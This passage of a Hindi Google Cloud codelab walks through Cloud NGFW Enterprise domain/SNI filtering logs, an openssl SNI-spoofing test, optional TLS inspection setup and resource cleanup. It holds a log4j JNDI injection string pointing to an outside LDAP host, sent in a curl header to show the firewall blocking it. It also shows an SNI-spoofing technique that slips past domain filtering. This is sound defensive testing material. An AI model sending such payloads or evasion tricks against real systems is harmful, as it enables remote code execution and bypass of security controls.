
जैसा कि आपको दिख रहा है, "डिसपोज़िशन" में "INTERCEPTED" लिखा है. इससे पता चलता है कि ट्रैफ़िक को इंटरसेप्ट किया गया था और प्रोसेसिंग के लिए, हमारे फ़ायरवॉल इंजन को भेजा गया था.
अब डोमेन/एसएनआई फ़िल्टर करने के असल लॉग देखने के लिए, हम Logs Explorer में यह फ़िल्टर डाल सकते हैं: (आपको $project_id को अपने project_id की वैल्यू से बदलना होगा)
logName="projects/$project_id/logs/networksecurity.googleapis.com%2Ffirewall_url_filter"

अगर हम कुछ जानकारी को बड़ा करके देखें, तो हमें उदाहरण में यह जानकारी दिखेगी (संशोधित):
{
  "insertId": "mro2t1f4banf9",
  "jsonPayload": {
    "direction": "CLIENT_TO_SERVER",
    "detectionTime": "2025-09-20T04:39:40.713432713Z",
    "connection": {
      "serverPort": 443,
      "serverIp": "198.35.26.96",
      "clientPort": 37410,
      "protocol": "TCP",
      "clientIp": "10.0.0.2"
    },
    "action": "ALLOW",
    "@type": "type.googleapis.com/google.cloud.networksecurity.logging.v1.URLFilterLog",
    "ruleIndex": 2000000000,
    "interceptInstance": {
      "projectId": "$project_id",
      "zone": "$zone",
      "vm": "$prefix-$zone-client"
    },
    "applicationLayerDetails": {
      "uri": "",
      "protocol": "PROTOCOL_UNSPECIFIED"
    },
    "securityProfileGroupDetails": {
      "organizationId": "$org_id",
      "securityProfileGroupId": "organizations/$org_id/locations/global/securityProfileGroups/$prefix-spg"
    },
    "sessionLayerDetails": {
      "sni": "wikipedia.org",
      "protocolVersion": "TLS1_2"
    },
    "denyType": "unspecified",
    "interceptVpc": {
      "projectId": "$project_id",
      "vpc": "$prefix-vpc"
    },
    "uriMatched": ""
  },
  "resource": {
    "type": "networksecurity.googleapis.com/FirewallEndpoint",
    "labels": {
      "id": "$prefix-$zone",
      "resource_container": "organizations/$org_id",
      "location": "$zone"
    }
  },
  "timestamp": "2025-09-20T04:39:43.758897121Z",
  "logName": "projects/$project_id/logs/networksecurity.googleapis.com%2Ffirewall_url_filter",
  "receiveTimestamp": "2025-09-20T04:39:43.758897121Z"
}
ऊपर दिए गए लॉग के उदाहरण में, wikipedia.org से किए गए अनुरोध को दिखाया गया है. इसे अनुमति दी गई थी, क्योंकि यह प्राथमिकता 2000000000 वाले नियम के मुताबिक था. यह नियम "*" था और इसमें फ़िल्टर करने की कार्रवाई के तौर पर ALLOW चुना गया था. इसमें एसएनआई के साथ-साथ अन्य जानकारी भी शामिल है.
हम DENY का एक सैंपल लॉग देख सकते हैं:
{
  "insertId": "1pllrqlf60jr29",
  "jsonPayload": {
    "securityProfileGroupDetails": {
      "securityProfileGroupId": "organizations/$org_id/locations/global/securityProfileGroups/$prefix-spg",
      "organizationId": "$org_id"
    },
    "action": "DENY",
    "interceptVpc": {
      "vpc": "$prefix-vpc",
      "projectId": "$project_id"
    },
    "connection": {
      "serverIp": "45.112.84.18",
      "clientIp": "10.0.0.2",
      "protocol": "TCP",
      "serverPort": 443,
      "clientPort": 45720
    },
    "@type": "type.googleapis.com/google.cloud.networksecurity.logging.v1.URLFilterLog",
    "applicationLayerDetails": {
      "uri": "",
      "protocol": "PROTOCOL_UNSPECIFIED"
    },
    "sessionLayerDetails": {
      "sni": "www.php.net",
      "protocolVersion": "TLS1_2"
    },
    "interceptInstance": {
      "zone": "$zone",
      "projectId": "$project_id",
      "vm": "$prefix-$zone-client"
    },
    "detectionTime": "2025-09-20T04:37:57.345031164Z",
    "direction": "CLIENT_TO_SERVER",
    "ruleIndex": 1500,
    "uriMatched": "",
    "denyType": "SNI"
  },
  "resource": {
    "type": "networksecurity.googleapis.com/FirewallEndpoint",
    "labels": {
      "id": "$prefix-$zone",
      "resource_container": "organizations/$org_id",
      "location": "$zone"
    }
  },
  "timestamp": "2025-09-20T04:38:03.757200395Z",
  "logName": "projects/$project_id/logs/networksecurity.googleapis.com%2Ffirewall_url_filter",
  "receiveTimestamp": "2025-09-20T04:38:03.757200395Z"
}
जैसा कि ऊपर देखा जा सकता है, यह अनुरोध तब लॉग किया गया था, जब किसी अनुरोध को अस्वीकार कर दिया गया था. यह अनुरोध www.php.net के लिए किया गया था, जो सुरक्षा प्रोफ़ाइल में मौजूद नियम 1500 से मेल खाता है. इसी तरह, फ़ैसले लेने के लिए एसएनआई से मिलान किया गया.
17. एसएनआई स्पूफ़िंग मौजूद होने पर नियमों की पुष्टि करना
परिचय में बताया गया है कि NGFW Enterprise, एचटीटीपी ट्रैफ़िक के लिए एचटीटीपी होस्ट हेडर या टीएलएस एन्क्रिप्ट (सुरक्षित) किए गए ट्रैफ़िक के लिए एसएनआई को देख सकता है. लोग, एसएनआई को स्पूफ़ कर सकते हैं. ऐसा करने पर क्या होगा?
आइए, इस कॉन्फ़िगरेशन की पुष्टि करते हैं. आईएपी के ज़रिए वीएम से एसएसएच कनेक्शन शुरू करें:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
एसएनआई को स्पूफ़ करने के लिए, openssl की यह कमांड चलाएं:
openssl s_client -connect www.google.com:443 -servername ifconfig.me
ऊपर दिए गए उदाहरण में, यह उम्मीद की जाती है कि .com और .net डोमेन के अनुरोध ब्लॉक कर दिए जाएंगे. साथ ही, अन्य टीएलडी को अनुमति दी जाएगी. यहाँ स्पूफ़ किए गए जवाब का एक उदाहरण दिया गया है. अनुरोध www.google.com को भेजा जाता है, जिसे ब्लॉक किया जाना चाहिए. हालांकि, www.google.com का एसएनआई भेजने के बजाय, हम ifconfig.me का एसएनआई तय कर रहे हैं. नीति, एसएनआई की जांच करती है. इसलिए, इसे "अनुमति वाला" डोमेन माना जाएगा और इसे अनुमति मिल जाएगी. google.com से टीएलएस कनेक्शन बनाया गया है.
.
अनुमानित आउटपुट:
CONNECTED(00000003)
depth=2 C = US, O = Google Trust Services LLC, CN = GTS Root R1
verify return:1
depth=1 C = US, O = Google Trust Services, CN = WR2
verify return:1
depth=0 CN = www.google.com
verify return:1
---
Certificate chain
 0 s:CN = www.google.com
   i:C = US, O = Google Trust Services, CN = WR2
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Sep  8 08:37:54 2025 GMT; NotAfter: Dec  1 08:37:53 2025 GMT
 1 s:C = US, O = Google Trust Services, CN = WR2
   i:C = US, O = Google Trust Services LLC, CN = GTS Root R1
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Dec 13 09:00:00 2023 GMT; NotAfter: Feb 20 14:00:00 2029 GMT
 2 s:C = US, O = Google Trust Services LLC, CN = GTS Root R1
   i:C = BE, O = GlobalSign nv-sa, OU = Root CA, CN = GlobalSign Root CA
   a:PKEY: rsaEncryption, 4096 (bit); sigalg: RSA-SHA256
   v:NotBefore: Jun 19 00:00:42 2020 GMT; NotAfter: Jan 28 00:00:42 2028 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIFIjCCBAqgAwIBAgIRAM14YrdibR1qCrCsFSaLpS0wDQYJKoZIhvcNAQELBQAw
OzELMAkGA1UEBhMCVVMxHjAcBgNVBAoTFUdvb2dsZSBUcnVzdCBTZXJ2aWNlczEM
MAoGA1UEAxMDV1IyMB4XDTI1MDkwODA4Mzc1NFoXDTI1MTIwMTA4Mzc1M1owGTEX
MBUGA1UEAxMOd3d3Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAw
ggEKAoIBAQC70XEda08twtQq8yhHAP5LJDIIvyOLrUMP3EnttHXtYH1t0W2isAFp
z1l+3kTV+j/0LYNtTHYeeR+VtyGyPvmmMC/BQ8hkYBxtO2XNSDuF5Avw0lIsTGSN
O0DxsRp8wSEc3h/xQrEPlXrI301y7136VTw79vQwhU0sAhzArBk1Kak2tGCrGUpL
TtiMD6pm1PEtvwY4jeei8n9467JsFs4De9nv/W/Y23XYqfilAT2vaehvxAiByEeU
5U0DCiKGPzR02sA3aExxjKRbhmHugGM0LceTLdp2+a4hJUBqOgck66HMTGEvhq4B
Mdn5N/KBBdGovoAxf1EiO+h8EWsDXkdVAgMBAAGjggJBMIICPTAOBgNVHQ8BAf8E
BAMCBaAwEwYDVR0lBAwwCgYIKwYBBQUHAwEwDAYDVR0TAQH/BAIwADAdBgNVHQ4E
FgQUDbnpqw80izeJW//holp4bVObRRUwHwYDVR0jBBgwFoAU3hse7XkV1D43JMMh
u+w0OW1CsjAwWAYIKwYBBQUHAQEETDBKMCEGCCsGAQUFBzABhhVodHRwOi8vby5w
a2kuZ29vZy93cjIwJQYIKwYBBQUHMAKGGWh0dHA6Ly9pLnBraS5nb29nL3dyMi5j
cnQwGQYDVR0RBBIwEIIOd3d3Lmdvb2dsZS5jb20wEwYDVR0gBAwwCjAIBgZngQwB
AgEwNgYDVR0fBC8wLTAroCmgJ4YlaHR0cDovL2MucGtpLmdvb2cvd3IyL29CRllZ
YWh6Z1ZJLmNybDCCAQQGCisGAQQB1nkCBAIEgfUEgfIA8AB1AMz7D2qFcQll/pWb
U87psnwi6YVcDZeNtql+VMD+TA2wAAABmSiwb7kAAAQDAEYwRAIgUgwfOTyMz1t2
IoMnKJ53W+kZw7Jsu32WvzgsckwoVUsCIF13LpnKVkz4nb5ns+gCV9cmXtjrOIYR
los6Y3B55Zc4AHcAEvFONL1TckyEBhnDjz96E/jntWKHiJxtMAWE6+WGJjoAAAGZ
KLBu2wAABAMASDBGAiEAs7m+95jkhA5h/ycpQu8uLo2AZsIpOX6BvJiycuvgMJsC
IQC6O2leGpUvSExL6fYvpVba3mrNVlw1a5u8OFI7NSguhTANBgkqhkiG9w0BAQsF
AAOCAQEAa9vVQ6zoBODliAAhLTG3uYaQZevaE96lOdD0jnRw/u3EzNL4UnDED/O+
x8XNvv5njb5MsntnYUgQda3nNtYfpGe6qvuYhyiBegdzqBsHVik4Rzlp/YeMGAV/
zqKl+Wtg5iCjq4+yI3aLex36NeFA7n8SQbKc0n8PvmAF7Anh80H3A/XPaINTKueO
kBltI+iP9FPL64b5NbcNqeanibsOE/2tMImLF/7Kp1/5IFCq7UsR09mBRRfUbRyc
1Zp7ndj5sMLqqgCuF8wTaELMubN4pw5S9FdO7iWA254+NhXidnU8WNHadgR0OmWr
jr89HAhAtpQGEarldpmnJPMadHEcdw==
-----END CERTIFICATE-----
subject=CN = www.google.com
issuer=C = US, O = Google Trust Services, CN = WR2
---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 4495 bytes and written 397 bytes
Verification: OK
---
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
---
इस समस्या को हल करने में टीएलएस की जांच करने की सुविधा काम आ सकती है.
कनेक्शन बंद करें और वीएम से बाहर निकलें:
"ctrl" + c
exit
18. [ज़रूरी नहीं] टीएलएस की सुरक्षा जांच
टीएलएस संसाधन कॉन्फ़िगर करना
यह सेक्शन ज़रूरी नहीं है, क्योंकि डोमेन/एसएनआई फ़िल्टरिंग की सुविधा, टीएलएस की सुरक्षा जांच के बिना भी काम करती है. हालांकि, अगर आपको खतरे से बचाव की सुविधा का इस्तेमाल करना है या आने वाले समय में जब पूरे यूआरएल को फ़िल्टर करने की सुविधा उपलब्ध हो, तब सुरक्षा प्रोफ़ाइल में पाथ पर आधारित नियम बनाने हैं, तो आपको टीएलएस की जांच करनी पड़ सकती है.
इसके अलावा, टीएलएस की जांच से एक और लेयर की जांच की जाती है, क्योंकि एसएनआई स्पूफ़िंग की संभावना होती है.
सीए पूल बनाएं. इस संसाधन का इस्तेमाल, NGFW Enterprise के लिए जनरेट किए गए रूट सीए सर्टिफ़िकेट को सेव करने के लिए किया जाएगा.
gcloud privateca pools create $prefix-CA-Pool --project=$project_id --location=$region --tier=devops
रूट सीए बनाएं. यह सीए सर्टिफ़िकेट है. इसका इस्तेमाल, NGFW Enterprise के ज़रिए किए गए अनुरोधों के लिए अतिरिक्त सर्टिफ़िकेट पर हस्ताक्षर करने के लिए किया जाएगा.
gcloud privateca roots create $prefix-CA-Root --project=$project_id --location=$region --pool=$prefix-CA-Pool --subject="CN=NGFW Enterprise Test CA 2, O=Google NGFW Enterprise Domain/SNI"
अगर आपको नीचे दिया गया मैसेज दिखता है, तो y जवाब दें:
The CaPool [ngfw-enterprise-CA-Pool] has no enabled CAs and cannot issue any certificates until at least one CA is enabled. Would you like to also enable this CA?

Do you want to continue (y/N)?
कोई सेवा खाता बनाएं. इस सेवा खाते का इस्तेमाल, NGFW Enterprise के लिए सर्टिफ़िकेट का अनुरोध करने के लिए किया जाएगा:
gcloud beta services identity create --service=networksecurity.googleapis.com --project=$project_id
सेवा खाते के लिए आईएएम अनुमतियां सेट करें:
gcloud privateca pools add-iam-policy-binding $prefix-CA-Pool --project=$project_id --location=$region --member=serviceAccount:service-$project_number@gcp-sa-networksecurity.iam.gserviceaccount.com --role=roles/privateca.certificateRequester
TLS नीति की YAML फ़ाइल बनाएं. इस फ़ाइल में, इन संसाधनों के बारे में जानकारी होगी:
cat > tls_policy.yaml << EOF
description: Test tls inspection policy.
name: projects/$project_id/locations/$region/tlsInspectionPolicies/$prefix-tls-policy
caPool: projects/$project_id/locations/$region/caPools/$prefix-CA-Pool
excludePublicCaSet: false
EOF
TLS कनेक्शन की जांच करने की नीति इंपोर्ट करें:
gcloud network-security tls-inspection-policies import $prefix-tls-policy --project=$project_id --location=$region --source=tls_policy.yaml
टीएलएस चालू करने के लिए, एंडपॉइंट के साथ एसोसिएशन अपडेट करें:
gcloud network-security firewall-endpoint-associations update $prefix-association --zone=$zone --project=$project_id --tls-inspection-policy=$prefix-tls-policy --tls-inspection-policy-project=$project_id --tls-inspection-policy-region=$region
CA सर्टिफ़िकेट पाएं और उसे क्लाइंट के CA स्टोर में जोड़ें. यह भरोसेमंद कनेक्शन के लिए ज़रूरी है, क्योंकि NGFW Enterprise, टीएलएस कनेक्शन बनाएगा और CA पूल से हस्ताक्षर किया गया सर्टिफ़िकेट पेश करेगा:
gcloud privateca roots describe $prefix-CA-Root --project=$project_id --pool=$prefix-CA-Pool --location=$region --format="value(pemCaCertificates)" >> $prefix-CA-Root.crt
CA सर्टिफ़िकेट को क्लाइंट को ट्रांसफ़र करें:
gcloud compute scp --tunnel-through-iap $prefix-CA-Root.crt $prefix-$zone-client:~/ --zone=$zone
वीएम से SSH करें, CA सर्टिफ़िकेट को /usr/local/share/ca-certificates पर ले जाएं, और CA स्टोर को अपडेट करें:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone

sudo mv domain-sni-CA-Root.crt /usr/local/share/ca-certificates/

sudo update-ca-certificates
वीएम से बाहर निकलें और Cloud Shell पर जारी रखें.
टीएलएस की जांच के लिए फ़ायरवॉल के नियम को अपडेट करना
gcloud compute network-firewall-policies rules update 300 --action=apply_security_profile_group --firewall-policy=$prefix-fwpolicy --global-firewall-policy --direction=EGRESS --security-profile-group=//networksecurity.googleapis.com/organizations/$org_id/locations/global/securityProfileGroups/$prefix-spg --layer4-configs=tcp:80,tcp:443 --dest-ip-ranges=0.0.0.0/0 --enable-logging --tls-inspect
टीएलएस की जांच के साथ नियमों की पुष्टि करना
IAP के ज़रिए वीएम से एसएसएच कनेक्शन शुरू करें:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
अनुमति वाले डेस्टिनेशन पर सैंपल अनुरोध भेजें:
curl https://wikipedia.org --max-time 2
curl https://ifconfig.me --max-time 2
इनमें कोई समस्या नहीं होनी चाहिए. अगर हमें सर्टिफ़िकेट की समीक्षा करनी है और यह पुष्टि करनी है कि सर्टिफ़िकेट पर NGFW के हस्ताक्षर हैं या नहीं, तो हम यह कमांड चला सकते हैं:
curl https://ifconfig.me --max-time 2 -vv
अनुमानित आउटपुट:
admin@domain-sni-us-west1-a-client:~$ curl https://ifconfig.me --max-time 2 -vv
*   Trying 34.160.111.145:443...
* Connected to ifconfig.me (34.160.111.145) port 443 (#0)
* ALPN: offers h2,http/1.1
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
*  CAfile: /etc/ssl/certs/ca-certificates.crt
*  CApath: /etc/ssl/certs
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384
* ALPN: server did not agree on a protocol. Uses default.
* Server certificate:
*  subject: CN=ifconfig.me
*  start date: Sep 20 07:05:42 2025 GMT
*  expire date: Sep 21 06:58:10 2025 GMT
*  subjectAltName: host "ifconfig.me" matched cert's "ifconfig.me"
*  issuer: CN=Google Cloud Firewall Intermediate CA ID#5226903875461534691
*  SSL certificate verify ok.
* using HTTP/1.x
> GET / HTTP/1.1
> Host: ifconfig.me
> User-Agent: curl/7.88.1
> Accept: */*
>
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
< HTTP/1.1 200 OK
< Content-Length: 10
< access-control-allow-origin: *
< content-type: text/plain
< date: Sat, 20 Sep 2025 07:05:43 GMT
< via: 1.1 google
< Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
<
* Connection #0 to host ifconfig.me left intact
x.x.x.x
ऊपर दिए गए आउटपुट में, हम देख सकते हैं कि अनुरोध की टीएलएस जांच NGFW Enterprise कर रहा है. ऐसा इसलिए है, क्योंकि हमें जो सर्टिफ़िकेट मिला है उस पर Root CA के हस्ताक्षर हैं. यह Root CA हमने पहले बनाया था. (जारी करने वाली कंपनी का फ़ील्ड)
टीएलएस की सुरक्षा जांच की मदद से, एसएनआई को स्पूफ़ करने की कोशिश करने वाले नियमों की पुष्टि करना
अब टीएलएस की जांच करने की सुविधा चालू हो गई है. इसलिए, आइए अब इसके काम करने के तरीके की पुष्टि करें.
एसएनआई को स्पूफ़ करने के लिए, openssl की यह कमांड चलाएं:
openssl s_client -connect www.google.com:443 -servername ifconfig.me
अनुमानित आउटपुट:
CONNECTED(00000003)
write:errno=104
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 0 bytes and written 317 bytes
Verification: OK
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
---
ऊपर दिए गए आउटपुट में, हम देखते हैं कि पहले काम कर रहा SNI स्पूफ़िंग अनुरोध, अब टीएलएस की जांच की सुविधा चालू होने पर काम नहीं कर रहा है. ऐसा इसलिए होता है, क्योंकि टीएलएस की जांच की सुविधा चालू होने पर, NGFW, सर्वर सर्टिफ़िकेट के सब्जेक्ट ऑल्टरनेटिव नेम (एसएएन) के हिसाब से एसएनआई की जांच करता है. अगर यह मैच नहीं करता है, तो टीएलएस हैंडशेक पूरा नहीं हो पाएगा.
टीएलएस की जांच के साथ डोमेन/एसएनआई और खतरों को रोकने की सुविधा की पुष्टि करना
अब हम उस टेस्ट को फिर से चलाएंगे जिसे पहले, अनुमति वाले डोमेन पर दुर्भावनापूर्ण (log4j) अनुरोध के लिए चलाया गया था.
अनुमति वाले डोमेन/एसएनआई डेस्टिनेशन को नुकसान पहुंचाने वाला (log4j) सैंपल भेजें:
curl -s -o /dev/null -w "%{http_code}\n" -H 'User-Agent: ${jndi:ldap://123.123.123.123:8055/a}' https://www.eicar.org --max-time 2
अनुमानित आउटपुट:
000
यह 000 रिस्पॉन्स कोड इसलिए है, क्योंकि किसी खतरे का पता चलने पर NGFW ने कनेक्शन बंद कर दिया था. पुष्टि करने के लिए, हम ज़्यादा जानकारी वाला आउटपुट इकट्ठा कर सकते हैं.
curl -s -o /dev/null -w "%{http_code}\n" -H 'User-Agent: ${jndi:ldap://123.123.123.123:8055/a}' https://www.eicar.org --max-time 2 -vv
अनुमानित आउटपुट:
*   Trying 89.238.73.97:443...
* Connected to www.eicar.org (89.238.73.97) port 443 (#0)
* ALPN: offers h2,http/1.1
} [5 bytes data]
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
} [512 bytes data]
*  CAfile: /etc/ssl/certs/ca-certificates.crt
*  CApath: /etc/ssl/certs
{ [5 bytes data]
* TLSv1.3 (IN), TLS handshake, Server hello (2):
{ [122 bytes data]
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
{ [6 bytes data]
* TLSv1.3 (IN), TLS handshake, Certificate (11):
{ [3423 bytes data]
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
{ [80 bytes data]
* TLSv1.3 (IN), TLS handshake, Finished (20):
{ [52 bytes data]
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
} [1 bytes data]
* TLSv1.3 (OUT), TLS handshake, Finished (20):
} [52 bytes data]
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384
* ALPN: server did not agree on a protocol. Uses default.
* Server certificate:
*  subject: CN=www.eicar.org
*  start date: Sep 20 07:50:20 2025 GMT
*  expire date: Sep 21 10:41:22 2025 GMT
*  subjectAltName: host "www.eicar.org" matched cert's "www.eicar.org"
*  issuer: CN=Google Cloud Firewall Intermediate CA ID#4044393130040997148
*  SSL certificate verify ok.
* using HTTP/1.x
} [5 bytes data]
> GET / HTTP/1.1
> Host: www.eicar.org
> Accept: */*
> User-Agent: ${jndi:ldap://123.123.123.123:8055/a}
>
* Recv failure: Connection reset by peer
* OpenSSL SSL_read: Connection reset by peer, errno 104
* Closing connection 0
} [5 bytes data]
* Send failure: Broken pipe
000
ऊपर दिए गए उदाहरण से पता चलता है कि NGFW ने टीएलएस की जांच की और नुकसान पहुंचाने वाले अनुरोध को ब्लॉक कर दिया.
वीएम से बाहर निकलें:
exit
डेटा को हटाने के तरीके के बारे में जानने के लिए, अगले सेक्शन पर जाएं.
19. क्लीन-अप के चरण
बुनियादी सेटअप को क्लीन अप करना
उदाहरण हटाएं:
gcloud -q compute instances delete $prefix-$zone-client --zone=$zone
Cloud Firewall Network Policy और उससे जुड़े असोसिएशन को हटाने के लिए:
gcloud -q compute network-firewall-policies associations delete \
     --firewall-policy $prefix-fwpolicy \
     --name $prefix-fwpolicy-association \
     --global-firewall-policy

gcloud -q compute network-firewall-policies delete $prefix-fwpolicy --global
Cloud Router और Cloud NAT को मिटाएं:
gcloud -q compute routers nats delete $prefix-cloudnat-$region \
   --router=$prefix-cr --router-region $region

gcloud -q compute routers delete $prefix-cr --region=$region
आरक्षित किए गए आईपी पते मिटाएं:
gcloud -q compute addresses delete $prefix-$region-cloudnatip --region=$region
क्लाउड फ़ायरवॉल एसपीजी और असोसिएशन को हटाना
इस क्रम में, सुरक्षा प्रोफ़ाइल ग्रुप और थ्रेट और यूआरएल फ़िल्टरिंग प्रोफ़ाइल मिटाएं:
gcloud -q network-security security-profile-groups delete \
  $prefix-spg \
  --organization $org_id \
  --location=global

gcloud -q network-security security-profiles threat-prevention \
  delete $prefix-sp-threat \
  --organization $org_id \
  --location=global

gcloud -q network-security security-profiles url-filtering \
  delete $prefix-sp \
  --organization $org_id \
  --location=global
Cloud Firewall एंडपॉइंट का असोसिएशन मिटाएं:
gcloud -q network-security firewall-endpoint-associations delete \
  $prefix-association --zone $zone
Cloud फ़ायरवॉल एंडपॉइंट को मिटाएं. इसमें करीब 20 मिनट लग सकते हैं:
gcloud -q network-security firewall-endpoints delete $prefix-$zone --zone=$zone --organization $org_id
ज़रूरी नहीं: पुष्टि करें कि Cloud NGFW एंडपॉइंट मिट गया है. इसके लिए, यहां दिया गया निर्देश चलाएं:
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
एंडपॉइंट की स्थिति में यह जानकारी दिखनी चाहिए:
STATE: DELETING
प्रोसेस पूरी होने के बाद, एंडपॉइंट की जानकारी नहीं दिखेगी.
[ज़रूरी नहीं] टीएलएस क्लीन-अप
अगर आपने टीएलएस की जांच के लिए वैकल्पिक कॉन्फ़िगरेशन का इस्तेमाल किया है, तो टीएलएस संसाधनों को हटाने के लिए यहां दिए गए कमांड चलाएं..
TLS नीति मिटाने के लिए:
gcloud -q network-security tls-inspection-policies delete \
  $prefix-tls-policy \
  --location=$region
रूट सीए और सीए पूल को बंद करें और मिटाएं:
gcloud -q privateca roots disable $prefix-CA-Root \
  --location=$region \
  --pool=$prefix-CA-Pool \
  --ignore-dependent-resources

gcloud -q privateca roots delete $prefix-CA-Root \
  --location=$region \
  --pool=$prefix-CA-Pool \
  --skip-grace-period \
  --ignore-active-certificates \
  --ignore-dependent-resources

gcloud -q privateca pools delete $prefix-CA-Pool \
  --location=$region \
  --ignore-dependent-resources
सबनेट और वीपीसी को हटाना
आखिर में, सबनेट और वीपीसी नेटवर्क मिटाएं:
gcloud -q compute networks subnets delete $prefix-$region-subnet --region $region

gcloud -q compute networks delete $prefix-vpc
20. नतीजा और ध्यान रखने वाली बातें
